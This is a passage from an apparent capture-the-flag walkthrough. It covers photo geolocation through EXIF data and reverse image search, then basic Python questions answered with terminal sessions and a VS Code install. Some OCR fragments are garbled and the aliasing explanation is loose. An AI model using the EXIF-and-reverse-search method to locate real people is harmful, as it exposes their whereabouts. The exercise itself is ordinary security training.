inspected the photo using a website **https://exifdata.com** to check its **exif data**. Then, we used the **reverse image search** feature in Google Images to find similar pictures. We found an article with the same picture and we eventually found out that the parade took place in **Chicago**. In the exif data, we found the longitude and latitude coordinates of the photo location. We entered the coordinates into Google Maps and found the specific address of where the parade took place. To get more detailed exif data, we downloaded a higher resolution of the same photo from Rudolph's twitter and uploaded it again into **https://exifdata.com** . This time, we found a flag in the copyright section. We could also find the street numbers of the hotel that Rudolph stayed in. This is because Rudolph had mentioned the parade took place in front of his hotel. Thus, we concluded that his hotel was the nearest hotel in the same street as were the parade took place.


Day 15: Scripting – There's a Python in my stocking!

Tools used: Kali Linux, Firefox, Visual Studio Code, WSL, wget

Solution/walkthrough:


Question 1: What's the output of True + True?

From terminal, run **apt update && apt upgrade** (with root privileges) to make sure our packages and repositories are up-to-date.



```
┌──(root㉿Vaari_HP)-[~]
└─# sudo apt update && sudo apt upgrade -y
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [18.4 MB]
Get:3 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [43.0 MB]
Get:4 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Packages [213 kB]
Get:5 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Contents (deb) [943 kB]
Get:6 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:7 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Contents (deb) [157 kB]
Fetched 62.9 MB in 6min 17s (167 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
476 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  libarmadillo10 libcharls2 libgdal30
  libhawtjni-runtime-java libjansi-native-java
  liblttng-ust-ctl4 liblttng-ust0 python3-iptools
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  binutils-mingw-w64-i686
  binutils-mingw-w64-x86-64 cron-daemon-common
  fonts-liberation2 gcc-mingw-w64-base
  gcc-mingw-w64-i686-win32
  gcc-mingw-w64-i686-win32-runtime
  gcc-mingw-w64-x86-64-win32
  gcc-mingw-w64-x86-64-win32-runtime gdal-plugins
  libarmadillo11 libgdal31 libssl3
  libvkd3d-shader1 libx264-164 mingw-w64-common
  mingw-w64-i686-dev mingw-w64-x86-64-dev peass
  vkd3d-compiler
The following packages will be upgraded:
  afflib-tools amass amass-common apache2
  apache2-bin apache2-data apache2-utils apt
  apt-utils armitage aspnetcore-runtime-3.1 axel
```

Run **python3** and type **True+True**




```
┌──(kali㉿Vaari_HP)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11
.2.0] on linux
Type "help", "copyright", "credits" or "license" fo
r more information.
>>> True + True
2
>>> 
```

Answer: 2

Question 2: What's the database for installing other people's libraries called?

From the **passage**, we can determine that **PyPi is the database** used for installing other people's library.



Libraries


You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install x` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Answer: *PyPI*

Question 3: What is the output of bool("False")?

Run **python3** and input **bool("False")**




```
┌──(kali㉿Vaari_HP)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11
.2.0] on linux
Type "help", "copyright", "credits" or "license" fo
r more information.
>>> bool("False")
True
>>> |
```

Answer: *True*

Question 4: What library lets us download the HTML of a webpage?

From the passage, the two popular libraries that we are required to install are **Request** and **Beautiful Soap**



Libraries


You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

Upon further research, we can conclude that requests were used to download the HTML of a webpage.



Requests

Requests is a simple, yet elegant, HTTP library.

```
>>> import requests
>>> r = requests.get('https://httpbin.org/basic-auth/user/pass', auth=('user'
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...'
>>> r.json()
{'authenticated': True, ...}
```


Requests allows you to send HTTP/1.1 requests extremely easily. There's no need to manually add query strings to your URLs, or to form-encode your `PUT` & `POST` data — but nowadays, just use the `json` method!

Requests is one of the most downloaded Python packages today, pulling in around `30M downloads / week`— according to GitHub, Requests is currently depended upon by `1,000,000+` repositories. You may certainly put your trust in this code.

Answer: ***Requests***


Question 5: What is the output of the program provided in “Code to analyse for Question 5” in today's material?

Before we proceed, we must install a text editor, and for the text editor we be installing Microsoft Visual Studio Code. To install Code, we must update the packages index and install the dependencies by inputting **sudo apt install gnupg2 software-properties-common apt-transport-https wget -y**




```
┌──(root㉿Vaari_HP)-[~]
└─# sudo apt install software-properties-common apt
-transport-https wget -y
Preparing to unpack .../3-python3-software-properti
es_0.96.20.2-2.1_all.deb ...
Unpacking python3-software-properties (0.96.20.2-2.
1) ...
Selecting previously unselected package software-pr
operties-common.
Preparing to unpack .../4-software-properties-commo
n_0.96.20.2-2.1_all.deb ...
Unpacking software-properties-common (0.96.20.2-2.1
) ...
Selecting previously unselected package unattended-
upgrades.
Preparing to unpack .../5-unattended-upgrades_2.8_a
ll.deb ...
```

Then, import the Microsoft GPG key by inputting **wget - q https://packages.microsoft.com/keys/microsoft.asc -O-**




```
┌──(root㉿Vaari_HP)-[~]
└─# wget -O- https://packages.microsoft.com/keys/mi
crosoft.asc | sudo gpg --dearmor | sudo tee /usr/sh
are/keyrings/vscode.gpg
--2022-06-29 11:35:04--  https://packages.microsoft
.com/keys/microsoft.asc
Resolving packages.microsoft.com (packages.microsof
t.com)... 52.230.121.169
Connecting to packages.microsoft.com (packages.micr
osoft.com)|52.230.121.169|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 983 [application/octet-stream]
Saving to: ‘STDOUT’

-             100%     983  --.-KB/s    in 0s

2022-06-29 11:35:04 (45.0 MB/s) - written to stdout
 [983/983]
```

Enable the repository by inputting **sudo add-apt-repository “deb [arch=amd64] https://packages.microsoft.com/repos/vscode stable main"** then, install the latest version of Visual Studio Code by inputting **apt update && apt install code**




```
┌──(root㉿Vaari_HP)-[~]
└─# echo deb [arch=amd64 signed-by=/usr/share/keyri
ngs/vscode.gpg] https://packages.microsoft.com/repo
s/vscode stable main | sudo tee /etc/apt/sources.li
st.d/vscode.list
deb [arch=amd64 signed-by=/usr/share/keyrings/vscod
e.gpg] https://packages.microsoft.com/repos/vscode
stable main

┌──(root㉿Vaari_HP)-[~]
└─# sudo apt update
Get:1 https://packages.microsoft.com/repos/vscode s
table InRelease [3,959 B]
Get:2 https://packages.microsoft.com/repos/vscode s
table/main amd64 Packages [306 kB]
Hit:3 http://kali.cs.nctu.edu.tw/kali kali-rolling
InRelease
Get:4 https://packages.microsoft.com/repos/vscode s
table/main amd64 Contents (deb) [321 kB]
Fetched 631 kB in 1s (464 kB/s)
Reading package lists... Done
Building dependency tree... 50%
Building dependency tree... Done
Reading state information... Done
475 packages can be upgraded. Run 'apt list --upgra
dable' to see them.
```



```
┌──(root㉿Vaari_HP)-[~]
└─# sudo apt install code
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  code-oss
The following NEW packages will be installed:
  code
0 upgraded, 1 newly installed, 1 to remove and 475
not upgraded.
Need to get 83.7 MB of archives.
After this operation, 79.7 MB of additional disk sp
ace will be used.
Do you want to continue? [Y/n] y
Get:1 https://packages.microsoft.com/repos/vscode s
table/main amd64 code amd64 1.68.1-1655263094 [83.7
 MB]
42% [1 code 43.5 MB/83.7 MB 52%]
```

Open code, create a new python file, **copy the code** given and paste it at our file. Debug the file by **pressing F5**.



Code to analyse for Question 5:


```
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```

Answ

What's

2

What's the database for installing other peoples libraries called?




```python
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\vaari\OneDrive\Desktop\Python Fundamentals>  & 'C:\Users\vaari\AppData\Local\Microso
sions\ms-python.python-2022.9.11791004\pythonFiles\lib\python\debugpy\launcher' '51981' '--' 'c:
[1, 2, 3, 6]
PS C:\Users\vaari\OneDrive\Desktop\Python Fundamentals>
```

Answer: *[1, 2, 3, 6]*

Question 6: What causes the previous task to output that?

Based on the passage, we can understand that by appending a value into a list we just pass the value into a location, not passing the variable itself.



In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

